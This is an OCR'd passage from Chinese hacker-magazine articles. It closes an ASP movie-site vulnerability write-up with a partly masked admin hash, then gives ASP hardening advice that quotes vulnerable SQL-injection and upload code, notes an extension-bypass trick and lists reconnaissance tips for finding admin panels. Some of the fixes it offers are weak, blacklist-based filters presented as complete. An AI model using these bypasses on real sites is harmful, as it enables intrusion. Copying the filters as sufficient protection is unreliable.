


图8

马克斯电影整站程序的管理员表默认为“**m_manager**”，列名分别为“**m_username**”和“**m_pwd**”，我手工猜了十多分钟就猜出官方的管理员信息。管理员账号为“**admin**”，密码散列为“**21232f297a57a5****”（为了避免不必要的麻烦，HASH的最后两位我用*代替）。

五、反思

其实马克斯电影程序的安全性还是挺不错的，毕竟是国内asp影视程序的第一把交椅，但是由于这小小的疏忽，就导致了漏洞的产生，可见安全真是无处不在啊！最后我们来看一下它上一个版本1.5的某个漏洞代码：

```
.........省略........
randFlag_login=maxz.exec("select loginip from zt_admin where adminname='"&request.cookies("AdminName")&"'",1)(0)
.........省略........
```

可见变量adminname在经过cookies方式取值后并没有做任何过滤就进入到数据库进行查询了，这也是1.5版唯一的注射漏洞。但从代码风格看来，2.0版本与1.5版可是截然不同：1.5版采用的是传统的编写风格，而最新的2.0版却是使用了类似乔客的代码编写风格，从某一角度看，安全性提高了不少，同时也阻碍了一部分水平比较低的朋友。

六、后话

好了，马克斯电影程序的漏洞就分析到这里，如果各位读者还有什么疑问，可以到NOHACK的论坛找我，最后祝NOHACK越办越好、读者们的技术节节高升！

编辑点评：做新闻系统、做影视系统……不管是做什么系统，安全始终是不可忽视的因素。大家好好学习一下本文吧，初学者应该还是看得懂的。

"asp安全续谈"补遗

文/图 孤水绕城[L.S.T]

从本文你可以学到：
一些安全加固的知识

记得08年第10期的“黑手”上猪哥曾经写过一篇叫做《asp安全续谈》的文章，其中分别写了“session安全”、“robots.txt安全”、“数据库安全”及“网站目录安全”这几块内容。个人感觉对于asp网站安全，涉及的东西很多，也很杂，只写这几个方面似乎有点单薄，所以就想写个续篇。根据自己以前拿站，还有对网站源码分析的经验和总结，本文说说自己对于asp网站安全的看法，希望各位菜鸟能学到点东西，大牛们见笑了。

一、服务器安全配置

服务器的安全配置可以说是网站安全的第一道关卡，如果服务器出了安全问题，那么即使网站程序设计的再安全也会被黑客很轻易的攻破，所以我把它放到网站安全的第一位，不只是asp，其它脚本等同。




图1

不过服务器的安全配置需要考虑的东西太多，一两句话说不清楚，大家可以找找一些服务器安全配置教程。这里我推荐一个工具“N.C.P.H脚本杀手”，如图1所示，很黄很暴力的一个东西（瑞星会报毒，不过大家放心用啦！），可以对“WScript.Shell”和“Scripting.FileSystemObject”等危险组件进行修改或者删除，也可以直接对服务器权限进行设置，很方便菜鸟使用。不明白的可以google下，也可以到“黑手”论坛上找我。

二、安全整站系统的选择

接下来就是整站系统的选择了，这一步同样重要。如果搭建论坛的话，我建议大家用DVBBS 8.2版本或者BBSxp 2008，最好用最新的版本。虽说“洞网”以往出的那些漏洞总是让站长们提心吊胆，可是经过这么长时间的风风雨雨，DVBBS的成长大家还是有目共睹的。不过如果你使用了它们的话，还是要时刻注意网上发布的安全漏洞公告，看看网上的帖子，如果发现整站程序存在安全漏洞，要第一时间补救。




图2

对于别的整站系统的选择，首先要以整站名为关键字去google上搜索一下，看看这套系统是不是爆出过什么高危的漏洞，以及使用者对它的评价，这些信息最好是从权威的黑客站点发布出来的。

当你感觉那套系统不错，准备用的时候，最好去官方网站下载，因为俺就遇见过提供下载的网站对源码做手脚放后门的事情，“黑手”的0809期杂志《警钟长鸣——警惕隐藏在网站背后的陷阱》里我也详细说过，大家可以看看。

还有，下载的时候要仔细阅读这套程序的说明文档，看看是否对注入、上传、跨站一类的漏洞进行过过滤和预防。如果你懂asp源码的话，那就好办了，直接看代码找漏洞。如果不懂的话也不用担心，还可以用工具来帮我们完成这项工作，我推荐大家使用“Acunetix Web Vulnerability Scanner 5”和“JSky”这两个绝对牛X的工具来扫。

下面我以《花木在线企业站》这套系统给大家演示一下这两个工具对该系统的扫描结果，如图2、图3。

我们可以很容易地发现安全漏洞，其中“Acunetix Web Vulnerability Scanner 5”扫描出了跨站漏洞和数据库相对路径，“JSky”扫描出了跨站及一些注入点。这样我们就知道这套系统的安全性还是很脆弱的，建议大家不要使用。

三、漏洞的补救

1、防注入的综合应用

当你通过脚本漏洞分析或者扫描工具扫描发现了你所使用的整站系统存在安全漏洞，那接下来我们应该做的就是把漏洞补上。

其实对于网站漏洞的修补也很简单，我们可以用通用防注入系统，先把**Neeao_SqlIn.asp**、**Neeao_sql_admin.asp**、**inc**（这是个目录）这三个东东放到网站根目录下，然后把网站的每个存在**request.QueryString()**、**request.form()**对参数接收的页面直接在文件头上加上一句**<!--#include file="Neeao_SqlIn.asp"-->**，这样就可以对GET和POST提交的参数进行过滤了。

不过很多时候会看到程序是用request()接收参数的，如果是这样那你就要注意了，因为这时再用上面这个通用防注入程序就不行了，黑客是可以通过cookies注入方式来绕过的。对于这样的情况，我们最好分析下request()接收的参数到底是GET还是POST提交的，然后对号入座，GET就改成**request.QueryString()**，POST就改成**request.form()**，一般就没问题了。

如果这样不行的话那就要用函数检测了，09年1月我给大家介绍了一个过滤函数，这回我又增加了几个需要过滤的特殊字符，




图3

用它就可以对request()进行彻底的过滤：

```
public Function RSQL(strChar)
    If strChar = "" Or IsNull(strChar) Then RSQL = "":Exit Function
    Dim strBadChar, arrBadChar, tempChar, I
    strBadChar = "+,-,.,=,$,#,',%,^,&,?,(,),<,>,[,],{,},/,\,;,:," & Chr(34) & "," & Chr(20) & "," & Chr(0) & "" '注意这里过滤的是特殊字符，Chr(34)对应的ASCII码是双引号，Chr(0)其实就是我们上传改包把空格(20)改成的00
    arrBadChar = Split(strBadChar, ",")
    tempChar = strChar
    For I = 0 To UBound(arrBadChar)
        tempChar = Replace(tempChar, arrBadChar(I), "") '将特殊字符过滤为空
    Next
    RSQL = tempChar
End Function
```

我把它整合到了Neeao_SqlIn.asp里面，大家只要在用request()接收的页面先<!--#include file="Neeao_SqlIn.asp"-->，然后再调用这个函数就行。比如：**id= RSQL (request("id"))**，这样你的整站程序就可以高枕无忧了，不用再怕注入的侵扰。

2、跨站的解决

对于跨站漏洞的修补，其实也很简单，在asp环境下，只要用Server对象的HTMLEncode()方法对入库的信息进行HTML编码就能基本解决这个问题。用它可以过滤在输入中含有"%、<、>、[、]、{、}、;、&、+、-、"、(、)"（不包含顿号）的这些字符，把它们全都变成HTML编码，这样就不能产生跨站的效果了。代码如下：

```
strUserName =server.HTMLEncode(Request.QueryString("userName"))
strUserName =server.HTMLEncode(Request.Form("userName"))
```

是不是很简单？也不用长篇大论的用正则过滤，推荐使用这个方法来堵住跨站漏洞。

3、暴库漏洞杜绝

暴库漏洞也是危害相当大的一个漏洞，可以直接爆出数据库，连网站绝对路径都会给出来！有的站长可能认为，如果用MSSQL的数据库，就算是爆出数据库路径下载了也没用，我留着这个还能当一个蜜罐来蒙骗黑客们呢！不过这样的话，您可要想好了，有了网站的绝对路径再加上一个DBOWENER权限以上的注入点，那么黑客用数据库备份的方法就可以让你的网站顷刻间沦陷。

好在暴库漏洞现在很少见了，修补起来也很简单，在**conn.asp**这个数据库链接文件开头插入**on error resume next**这样的容错语句就暴不出路径来了。

4、上传漏洞修补

上传漏洞可以说是众多漏洞里危害最大的一种，而且像动网、动易文章、动感商务2005等也都出现过上传漏洞。想当初，动网DVBBS7.0头像上传文件的漏洞大家一定玩的都很爽吧？我们先来看看漏洞代码：

```
sub upload_0()
set upload=new UpFile_Class ''建立上传对象
upload.GetDate (int(Forum_Setting(56))*1024) '取得上传数据,不限大小
iCount=0
if upload.err > 0 then
select case upload.err
case 1
Response.Write "请先选择你要上传的文件 [ <a href=# onclick=history.go(-1)>重新上传</a> ]"
case 2
Response.Write "图片大小超过了限制 "&Forum_Setting(56)&"K [ <a href=# onclick=history.go(-1)>重新上传</a> ]"
end select
exit sub
else
formPath=upload.form("filepath") '这就是漏洞发生的地方了，formPath没有对formPath做任何过滤
''在目录后加(/)
if right(formPath,1)<>"/" then formPath=formPath&"/"
for each formName in upload.file ''列出所有上传了的文件
set file=upload.file(formName) ''生成一个文件对象
if file.filesize<100 then
response.write "请先选择你要上传的图片 [ <a href=# onclick=history.go(-1)>重新上传</a> ]"
response.end
end if
fileExt=lcase(file.FileExt)
if CheckFileExt(fileEXT)=false then
response.write "文件格式不正确 [ <a href=# onclick=history.go(-1)>重新上传</a> ]"
response.end
end if
randomize
ranNum=int(90000*rnd)+10000
filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt
```

关于漏洞的成因俺就不分析了，网上有好多关于这种漏洞的说明，这个漏洞修补起来也很简单，只要在**formPath=upload.form("filepath")**这句后面加上**formPath =Replace(formPath,Chr(0),"")**，把空字符给替换为空就ok了。再给大家一个上传漏洞的例子：

```
dim upload,oFile,formName,SavePath,filename,fileExt,oFileSize '定义变量
dim EnableUpload
dim UpFileType,arrUpFileType
dim ranNum
dim msg,FoundErr
dim DialogType
msg=""
FoundErr=false
EnableUpload=false '这是上传漏洞的一个比较关键的地方，它所在的位置不同也是漏洞形成的一个关键因素
省略无关代码……
DialogType=trim(upload.form("DialogType")) '这个在构造提交页面的时候有用处，待会给大家分析
    select case DialogType
    case "pic"
        UpFileType=UpFileType_pic 'UpFileType_pic="jpg|gif|bmp|png"    case "flash"
        UpFileType=UpFileType_flash
    case "media"
        UpFileType=UpFileType_media
    case "rm"
        UpFileType=UpFileType_rm
    case else
        UpFileType=""
    end select
    for each formName in upload.file '列出所有上传了的文件，注：这是第一层循环
set ofile=upload.file(formName) '生成一个文件对象
        oFileSize=ofile.filesize
        if oFileSize<100 then
            msg="请先选择你要上传的文件！"
            FoundErr=True
        elseif ofilesize>(MaxFileSize*1024) then
msg="文件大小超过了限制，最大只能上传" & CStr(MaxFileSize) & "K的文件！"
            FoundErr=true
        end if
        fileExt=lcase(ofile.FileExt)
        arrUpFileType=split(UpFileType,"|")
for i=0 to ubound(arrUpFileType) '这是第二层循环
            if fileEXT=trim(arrUpFileType(i)) then
                EnableUpload=true
                exit for
```

```
                        end if
                next
                if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then
'这里我们可以在asp后缀后面加上空格，或者"." 就可以绕过了，而且服务器也是可以正常解析的
                        EnableUpload=false
                end if
                if EnableUpload=false then
    msg="这种文件类型不允许上传！\n\n只允许上传这几种文件类型：" & UpFileType
                        FoundErr=true
                end if
                strJS="<SCRIPT language=javascript>" & vbcrlf
                if FoundErr<>true then
                        randomize
                        ranNum=int(900*rnd)+100
    filename=SavePath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt
    ofile.SaveToFile Server.mappath(FileName)    '保存文件
                        response.write "文件上传成功！"
```

这是无惧无组件上传的部分代码，是很明显的漏洞，0901期"黑手"上我详细的分析过，如果哪位不明白可以拿出来再翻翻看。

补救方法同样很简单：

只要把EnableUpload=false这句移动到for each formName in upload.file后面，并且把if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx"这句改成if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" or fileEXT="cer" or fileEXT="cdx" or fileEXT ="htr" or fileEXT ="stm" or fileEXT ="shtml" or fileEXT ="php"。

这样就差不多了，不过也不能说完全就可以杜绝漏洞，建议不要使用这个组件来进行上传。

总结：上传漏洞的种类还是多种多样的，利用方法更是层出不穷，不过不管怎么样，关于上传漏洞都是可以避免其发生的，只要站长们对上传文件多加留心，一般是不会出问题的。

第一要看看上传文件是否有权限验证，一般是用session来验证的；

第二要看看上传脚本用的是有组件上传还是无组件上传。最重要的是看看上传文件对文件过滤是否有像无惧无组件的逻辑问题，有没有后缀过滤不完全的问题。还有就是尽量不给普通用户上传的权利，非admin后台目录的有上传功能的文件一律删除。

第三，给大家做一个参考，就是不用上传文件的时候把它改成upfile.ppp这样的后缀，当需要用到上传功能时才把后缀改正确，这样是最保险的做法。

5、SESSION 安全

猪哥在他文章里也提到了SESSION安全，的确，这个是重中之重，这里俺就不说SESSION欺骗造成的危害了，因为这个是没办法预防的。想想，如果一个存在上传漏洞的upfile.asp连SESSION验证都没有，那就只有任人宰割的份了，所以网站发布之前一定要看看后台文件是不是都通过SESSION验证了，如果程序员忘了，你一定要帮忙补上。

6、数据库安全

猪哥对数据库安全说的很详细，再提供一个方法，**在数据库里新建一个nodown的二进制表，然后把数据库改成asp后缀，这样数据库就不能被下载了。**

对于数据库的安全，还有一点就是如果你对asp代码和数据库查询语句熟悉的话，最好把整站数据库默认的表名改了，改成别人猜不到的表名，这样即使你的网站有注入点，对于ACCESS的数据库，入侵者也拿你没办法。还有最重要的，就是后台如果有数据库备份功能的话，提供备份功能的文件一定要记得删除，恢复数据库的也不能留。

7、文件安全性

以前入侵网站的时候，经常遇到找不到网站后台的情况，实在没办法时在网站域名后面加个robots.txt经常会有意想不到的结果，如图4。




图4

希望各位站长千万不要用这个文件来屏蔽google搜索敏感文件，这样做的结果往往是赔了夫人又折兵。

有时候搞站时发现网站安全性做的很好，黑盒测试很难找到突破口，只能找源码分析。可是网站的信息又被改得面目全非，根本看不出来是哪个整站系统。如果这样的话你就要看看网站是不是存在"说明.txt"、"readme.txt"、"程序说明.txt"、"使用说明.txt"这种类似的文件了，因为这里面很有可能就是这套系统的说明文件，没准你找了半天找不到的后台就写在里面了，密码可能还是默认的哦，如图5。

分析源码的时候经常看到类似<!--#include file="Inc/sql.ini"-->的语句，这是把过滤注入语句和定义的函数放到INI

